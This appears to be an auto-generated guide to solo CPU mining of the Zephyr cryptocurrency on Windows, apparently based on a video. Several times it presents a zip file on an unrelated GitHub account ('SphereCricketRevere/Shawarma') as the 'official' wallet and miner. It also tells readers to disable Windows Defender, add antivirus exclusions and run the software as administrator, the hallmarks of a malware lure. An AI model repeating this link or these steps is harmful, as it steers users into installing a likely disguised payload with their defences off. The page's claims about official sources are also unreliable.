How to Mine Zephyr
· based on the channel FINCOR
Zephyr is a unique digital currency that combines Monero’s privacy features with the Minimal Djed stablecoin protocol, creating a private, reserve-backed stablecoin system. For those interested in generating passive income through cryptocurrency mining, understanding how to mine Zephyr solo using a CPU on Windows is essential. This guide outlines the steps and tools needed to start mining Zephyr efficiently. You can find official resources and downloads at Zephyr Protocol's website.
Understanding Zephyr Mining and Its Advantages
Mining Zephyr involves validating transactions and securing the network using your computer’s CPU. Unlike many cryptocurrencies that require expensive GPUs or ASICs, Zephyr supports CPU mining, making it accessible for beginners and those without specialized hardware. The coin’s foundation on the Minimal Djed protocol combined with Monero's privacy technology ensures a stable yet anonymous mining experience.
Preparing Your Mining Environment on Windows
To start solo mining Zephyr on a Windows PC, you need to prepare your system:
- Download the official Zephyr wallet and mining software from the GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip.
- Unzip all files into a dedicated folder to keep your mining setup organized.
- Ensure your system has the latest Microsoft Visual Studio runtime and Python installed, as missing dependencies often cause errors.
- Disable Windows Defender or add exceptions for the mining software folder to prevent interference during mining.
These steps help avoid common errors and allow your miner to run smoothly.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Configuring the Zephyr Miner for Optimal CPU Mining
The miner setup involves two main configuration files: a BAT file to start the miner and a JSON file to configure mining parameters.
- BAT file: A batch script that launches the miner executable with necessary command-line options.
- JSON configuration: This file contains settings such as pool address (if not solo mining), CPU threads to use, huge pages enabled for performance, and wallet address.
For solo mining, configure the wallet address to your Zephyr wallet and make sure the mining daemon runs with administrator privileges to enable huge pages, which significantly boosts hash rates. Adjust the CPU thread count based on your processor cores to balance mining efficiency and system responsiveness.
Setting Up and Using the Official Zephyr Wallet
Before mining, you must set up a Zephyr wallet to receive mining rewards:
- Run the official wallet executable from the downloaded files.
- Follow the on-screen instructions to create a new wallet or restore an existing one.
- Secure your wallet mnemonic phrase safely.
- Use the wallet address in your miner’s configuration.
Having your wallet synced and running ensures that mined coins are credited correctly. The wallet also allows you to monitor your balances and transactions.
Common Issues and Troubleshooting Tips
Mining Zephyr can encounter technical hurdles. Based on user experiences, here are common solutions:
- If you receive errors starting the miner, verify that your system has the latest Visual Studio redistributables and Python installed.
- Disable or configure Windows Defender and other antivirus software to prevent blocking the miner.
- Running the miner as an administrator is crucial for enabling features like huge pages.
- Carefully separate the BAT file commands and JSON settings to avoid configuration conflicts.
Following these guidelines can help beginners avoid typical pitfalls and maintain smooth mining operations.
Maximizing Profits and Performance
To get the best returns from CPU mining Zephyr:
- Use a CPU with multiple cores and high clock speeds.
- Optimize your miner settings by enabling huge pages and adjusting thread counts.
- Keep your system cool and stable to prevent throttling.
- Solo mining requires patience, but it offers full reward control without pool fees.
With these tips, CPU mining Zephyr can be a profitable and accessible endeavor.
Useful Links
- Official Zephyr Protocol website: https://zephyrprotocol.com/
- Download Zephyr wallet and miner: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Zephyr solo on Windows using your CPU is straightforward when following the proper setup and configuration steps. Zephyr’s combination of privacy and stability protocols makes it an innovative coin to mine with accessible hardware. The detailed walk-through from the FINCOR channel provides invaluable clarity on wallet setup, miner configuration, and troubleshooting. For anyone looking to start mining Zephyr, visiting the official Zephyr Protocol website is the first step to join this promising crypto ecosystem.
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin using the Minimal Djed protocol.
- Solo mining Zephyr is possible on Windows using CPU mining software like XMRig.
- Setup involves downloading the official wallet and miner from GitHub.
- Configuration requires editing JSON and BAT files for optimal performance.
- Updating Visual Studio and disabling Windows Defender may be necessary to avoid errors.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version
Questions & answers
Is Zephyr mining profitable on a typical CPU?
Zephyr mining is designed to be CPU-friendly, making it accessible for average desktop processors. Profitability depends on your CPU's performance, electricity costs, and current Zephyr price, but solo mining can be rewarding with proper optimization.
What software do I need to mine Zephyr on Windows?
You need the official Zephyr wallet and the mining software available from the GitHub release linked on the Zephyr Protocol website. The miner requires proper configuration via JSON and BAT files and may need dependencies like Microsoft Visual Studio redistributables and Python.
How do I troubleshoot errors when starting the Zephyr miner?
Common fixes include updating Microsoft Visual Studio and Python, disabling or adding exceptions for Windows Defender, and running the miner as an administrator to enable features like huge pages. Ensuring correct configuration of the BAT and JSON files also helps avoid startup errors.
Can I solo mine Zephyr without joining a pool?
Yes, solo mining Zephyr is fully supported. It requires configuring the miner with your own wallet address and running the Zephyr daemon locally. Solo mining gives you full control over rewards but may require patience to find blocks compared to pool mining.